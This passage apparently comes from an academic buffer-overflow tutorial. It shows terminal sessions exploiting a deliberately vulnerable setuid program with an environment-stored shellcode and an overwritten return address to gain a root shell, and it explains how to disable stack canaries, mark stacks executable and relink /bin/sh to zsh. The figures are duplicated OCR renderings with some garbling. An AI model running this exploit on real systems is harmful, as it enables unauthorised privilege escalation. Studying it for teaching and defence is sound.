[amad@localhost projectbof11]$ ./eggcode
Eggshell loaded into environment.

[amad@localhost projectbof11]$ ./findeggaddr
EGG address: 0xbffff573
[amad@localhost projectbof11]$ gdb -q eggcode
(gdb) r
Starting program: /home/amad/Public/projectbof11/eggcode
Eggshell loaded into environment.

Detaching after fork from child process 3132.

Program received signal SIGTTIN, Stopped (tty input).
0x00110416 in __kernel_vsyscall ()
(gdb) x/x 0xbffff573
0xbffff573:     0x90909090
(gdb)
```

Figure 3.26: Running the eggcode, findeggaddr and viewing the content of EGG's address

It is confirmed that 0xbffff573 address contains the regular *NOP*s (0x90). Next, the address need to be converted to the little-endian for Intel x86. Intel processors use a little-endian data structure format. This means the bytes of a word are numbered starting from the least significant byte as shown in the following Figure.




Figure 3.27: The bit and byte order for little-endian machine


In this case, just reverse the bytes positions as shown below:

```
bffff573 becomes 73f5ffbf
```

Then rearrange the address in hex representation. The address will become "*\x73\xf5\xff\xbf*". Next, use this address as the last input bytes for the vulnerable program as shown in the following compile and run steps.

```
[amad@localhost projectbof11]$ gcc -g -w eggcode.c -o eggcode
[amad@localhost projectbof11]$ gcc -g -w findeggaddr.c -o findeggaddr
[amad@localhost projectbof11]$ ./eggcode
Eggshell loaded into environment.

[amad@localhost projectbof11]$ ./findeggaddr
```

```
EGG address: 0xbffff573
[amad@localhost projectbof11]$ ./bofvulcode `perl -e 'print
"A"x516'``printf "\x73\xf5\xff\xbf"`
Buffer's content:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAs
AhmadUUMUni
sh-3.2$ id
uid=500(amad) gid=500(amad) groups=500(amad)
sh-3.2$ whoami
amad
sh-3.2$
```



```
[amad@localhost projectbof11]$ gcc -g -w eggcode.c -o eggcode
[amad@localhost projectbof11]$ gcc -g -w findeggaddr.c -o findeggaddr
[amad@localhost projectbof11]$ ./eggcode
Eggshell loaded into environment.

[amad@localhost projectbof11]$ ./findeggaddr
EGG address: 0xbffff573
[amad@localhost projectbof11]$ ./bofvulcode `perl -e 'print "A"x516'``printf "\x73\xf5\xff\xbf"`
Buffer's content: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAs
AhmadUUMUni
sh-3.2$ id
uid=500(amad) gid=500(amad) groups=500(amad)
sh-3.2$ whoami
amad
sh-3.2$
```

Figure 3.28: Running the vulnerable program with the payload address as an input


Well, the shell was invoked. However this is not useful because the id was inherited from the same user.

3.9 The Exploit: The Miserable setuid Program

To escalate to root privileges, the vulnerable program will be changed to setuid [63] type. This is a typical exploit [64] used in buffer overflow attack. The *chown* and *chmod* commands can be used to accomplish these tasks as shown below. Firstly, change the owner to root using *chown* and then set the setuid bit using *chmod*. root user is needed to complete these tasks and the steps are shown below.


```
[amad@localhost projectbof11]$ su -
Password: (Enter_your_root_password)
[root@localhost projectbof11]# chown 0:0 bofvulcode
[root@localhost projectbof11]# chmod 4755 bofvulcode
```

```
[root@localhost projectbof11]# exit
[amad@localhost projectbof11]$
```



```
[amad@localhost projectbof11]$ su -
Password:
[root@localhost ~]# pwd
/root
```

Figure 3.29: Changing to root user




```
[root@localhost projectbof11]# chown 0:0 bofvulcode
[root@localhost projectbof11]# chmod 4755 bofvulcode
[root@localhost projectbof11]# ls -l
total 712
-rwsr-xr-x 1 root root    6444 2008-09-27 01:16 bofvulcode
-rwxr-xr-x 1 amad amad     470 2008-09-27 00:36 bofvulcode.c
-rw-r--r-- 1 amad amad     468 2008-09-27 00:28 bofvulcode.c~
-rw------- 1 amad amad 155648 2008-09-27 01:39 core.16225
-rw------- 1 amad amad 155648 2008-09-27 00:54 core.2986
-rw------- 1 amad amad 155648 2008-09-27 01:01 core.3000
-rw------- 1 amad amad 155648 2008-09-27 01:18 core.6934
-rwxrwxr-x 1 amad amad    7075 2008-09-27 01:46 eggcode
```

Figure 3.30: setuid'ing the vulnerable program

Next, exit the root and re-run all the three programs in sequence as a normal user.

```
[amad@localhost projectbof11]$ whoami
amad
[amad@localhost projectbof11]$ id
uid=500(amad) gid=500(amad) groups=500(amad)
[amad@localhost projectbof11]$ ./eggcode
Eggshell loaded into environment.

[amad@localhost projectbof11]$ ./findeggaddr
EGG address: 0xbffff572
[amad@localhost projectbof11]$ ./bofvulcode `perl -e 'print
"A"x516'``printf "\x72\xf5\xff\xbf"`
Buffer's content:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAr
AhmadUUMUni
sh-3.2# whoami
root
sh-3.2# id
uid=0(root) gid=500(amad) groups=500(amad)
sh-3.2# su -
[root@localhost ~]# id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[root@localhost ~]#
```

The following Figure is the screenshot for the completed exploit.



```
[amad@localhost projectbof11]$ whoami
amad
[amad@localhost projectbof11]$ id
uid=500(amad) gid=500(amad) groups=500(amad)
[amad@localhost projectbof11]$ ./eggcode
Eggshell loaded into environment.

[amad@localhost projectbof11]$ ./findeggaddr
EGG address: 0xbffff572
[amad@localhost projectbof11]$ ./bofvulcode `perl -e 'print "A"x516'``printf "\x72\xf5\xff\xbf"`
Buffer's content: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAr
AhmadUUMUni
sh-3.2# whoami
root
sh-3.2# id
uid=0(root) gid=500(amad) groups=500(amad)
sh-3.2# su -
[root@localhost ~]# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[root@localhost ~]#
```

Figure 3.31: The completed exploit

In this attempt, the normal user has been escalated to root. The whole operation can be depicted in the following Figure.




Figure 3.32: Stack based buffer overflow – escalating to root

It is obvious that the *EGG*'s 'malicious code' can do other harmful job such as contacting external host and downloading bad programs, collecting email address, finger printing the network and many more.


3.10 Optional Steps

In this controlled demonstration, only the related tasks that will make the buffer overflow happens were implemented. The steps should be specific to the platform and OS used. In the following sections three optional steps could be implemented based on their respective conditions if required.

3.10.1 Disabling the 'Canary' [65]

The canary that been used to prevent the return address corruption can be disabled by using the -fno-stack-protector option [66] of the GCC, however the GCC patch for this might be needed. However in this demonstration, this issue is not a problem because no GCC patch has been applied. The following steps show how to fix this issue and the address should be fixed.

```
[amad@localhost projectbof11]$ gcc -w -g -fno-stack-protector eggcode.c -o
eggcode
[amad@localhost projectbof11]$ ./eggcode
Eggshell loaded into environment.

[amad@localhost projectbof11]$ ./findeggaddr
EGG address: 0xbffff5727
[amad@localhost projectbof11]$ ./eggcode
Eggshell loaded into environment.

[amad@localhost projectbof11]$ ./findeggaddr
EGG address: 0xbffff572
[amad@localhost projectbof11]$
```




```
EGG address: 0xbffff573
[amad@localhost projectbof11]$ ./eggcode
Eggshell loaded into environment.

[amad@localhost projectbof11]$ ./findeggaddr
EGG address: 0xbffff572
[amad@localhost projectbof11]$
[amad@localhost projectbof11]$ gcc -w -g -fno-stack-protector eggcode.c -o eggcode
[amad@localhost projectbof11]$ ./eggcode
Eggshell loaded into environment.

[amad@localhost projectbof11]$ ./findeggaddr
EGG address: 0xbffff572
[amad@localhost projectbof11]$ ./eggcode
Eggshell loaded into environment.

[amad@localhost projectbof11]$ ./findeggaddr
EGG address: 0xbffff572
[amad@localhost projectbof11]$
```

Figure 3.33: Using the -fno-stack-protector GCC's option

3.10.2 Flagging the Executable Bit

The execstack program can be used to flag the stack executable for the user programs. The options and sample commands execution are shown below. In the following example, the testshell is a binary and the -s option is used to set the stack executable bit. The executable stack is marked as X. however this step is not implemented in this demonstration.

```
[amad@localhost projectbof11]$ execstack --help
Usage: execstack [OPTION...]
execstack -- program to query or set executable stack flag

  -c, --clear-execstack Clear executable stack flag bit
  -q, --query           Query executable stack flag bit
  -s, --set-execstack   Set executable stack flag bit
  -?, --help            Give this help list
      --usage           Give a short usage message
  -V, --version         Print program version

Report bugs to <jakub@redhat.com>.
[amad@localhost projectbof11]$ execstack -q testshell
- testshell
[amad@localhost projectbof11]$ execstack -s testshell
[amad@localhost projectbof11]$ execstack -q testshell
X testshell
[amad@localhost projectbof11]$
```




```
[amad@localhost projectbof11]$ execstack --help
Usage: execstack [OPTION...]
execstack -- program to query or set executable stack flag

  -c, --clear-execstack      Clear executable stack flag bit
  -q, --query                Query executable stack flag bit
  -s, --set-execstack        Set executable stack flag bit
  -?, --help                 Give this help list
      --usage                Give a short usage message
  -V, --version              Print program version

Report bugs to <jakub@redhat.com>.
[amad@localhost projectbof11]$ execstack -q testshell
- testshell
[amad@localhost projectbof11]$ execstack -s testshell
[amad@localhost projectbof11]$ execstack -q testshell
X testshell
[amad@localhost projectbof11]$
```

Figure 3.34: Using execstack command

3.10.3 The bash Shell Protection

This is another optional step in this demonstration. Many shell programs will automatically drop their privileges when invoked. For example, the shellcode used is a setuid program that will invoke a shell will fail to retain the privileges (*root*) within the shell. The /bin/bash shell known to have this protection mechanism. The symbolic link for the sh under the /bin directory, /bin/sh is actually a symbolic link to /bin/bash.




```
-rwxr-xr-x 1 root root  58908 2008-04-08 04:25 rm*
-rwxr-xr-x 1 root root  31292 2008-04-08 04:25 rmdir*
-rwxr-xr-x 1 root root  93636 2008-04-19 00:52 rpm*
lrwxrwxrwx 1 root root      2 2008-09-23 02:17 rvi -> vi*
lrwxrwxrwx 1 root root      2 2008-09-23 02:17 rview -> vi*
-rwxr-xr-x 1 root root  53644 2008-02-21 09:16 sed*
-rwxr-xr-x 1 root root  36332 2008-02-26 19:25 setfont*
-rwxr-xr-x 1 root root  20800 2008-02-12 00:49 setserial*
lrwxrwxrwx 1 root root      4 2008-09-23 02:14 sh -> bash*
-rwxr-xr-x 1 root root  31156 2008-04-08 04:25 sleep*
-rwxr-xr-x 1 root root  93416 2008-04-08 04:25 sort*
-rwxr-xr-x 1 root root  55292 2008-04-08 04:25 stty*
-rwsr-xr-x 1 root root  38444 2008-04-08 04:25 su*
-rwxr-xr-x 1 root root  29052 2008-04-08 04:25 sync*
-rwxr-xr-x 1 root root 279132 2008-02-14 00:51 tar*
-rwxr-xr-x 1 root root  11896 2008-04-02 22:21 taskset*
-rwxr-xr-x 1 root root  54676 2008-04-08 04:25 touch*
-rwxr-xr-x 1 root root  10052 2008-03-25 22:08 tracepath*
-rwxr-xr-x 1 root root  10800 2008-03-25 22:08 tracepath6*
-rwxr-xr-x 1 root root  51480 2008-04-17 20:04 traceroute*
lrwxrwxrwx 1 root root     10 2008-09-23 02:14 traceroute6 -> traceroute*
lrwxrwxrwx 1 root root     10 2008-09-23 02:14 tracert -> traceroute*
-rwxr-xr-x 1 root root  28060 2008-04-08 04:25 true*
-rwxr-xr-x 1 root root  11124 2008-02-28 19:01 ulockmgr_server*
```

Figure 3.35: The /bin/sh symbolic linked to /bin/bash


In this demo, if the shell privileges failed to be retained, the other shell, zsh can be used instead of /bin/bash. If the zsh not installed or bundled, the rpm can be downloaded from [67] or use the *yum* command. The following steps show how to create a symbolic link to *zsh* shell.

```
#cd /bin
#rm sh
rm: remove symbolic link `sh'? y
#ln -s zsh sh
```



```
[root@localhost bin]# rm sh
rm: remove symbolic link `sh'? y
[root@localhost bin]# ln -s zsh sh
[root@localhost bin]# ls -l -F
total 6720
-rwxr-xr-x 1 root root   6536 2008-02-21 22:32 alsacard*
-rwxr-xr-x 1 root root  19784 2008-02-21 22:32 alsaunmute*
-rwxr-xr-x 1 root root   5236 2008-04-02 22:21 arch*
```

Figure 3.36: Changing the sh to zsh shell




```
lrwxrwxrwx 1 root root      2 2008-09-23 02:17 rvi -> vi*
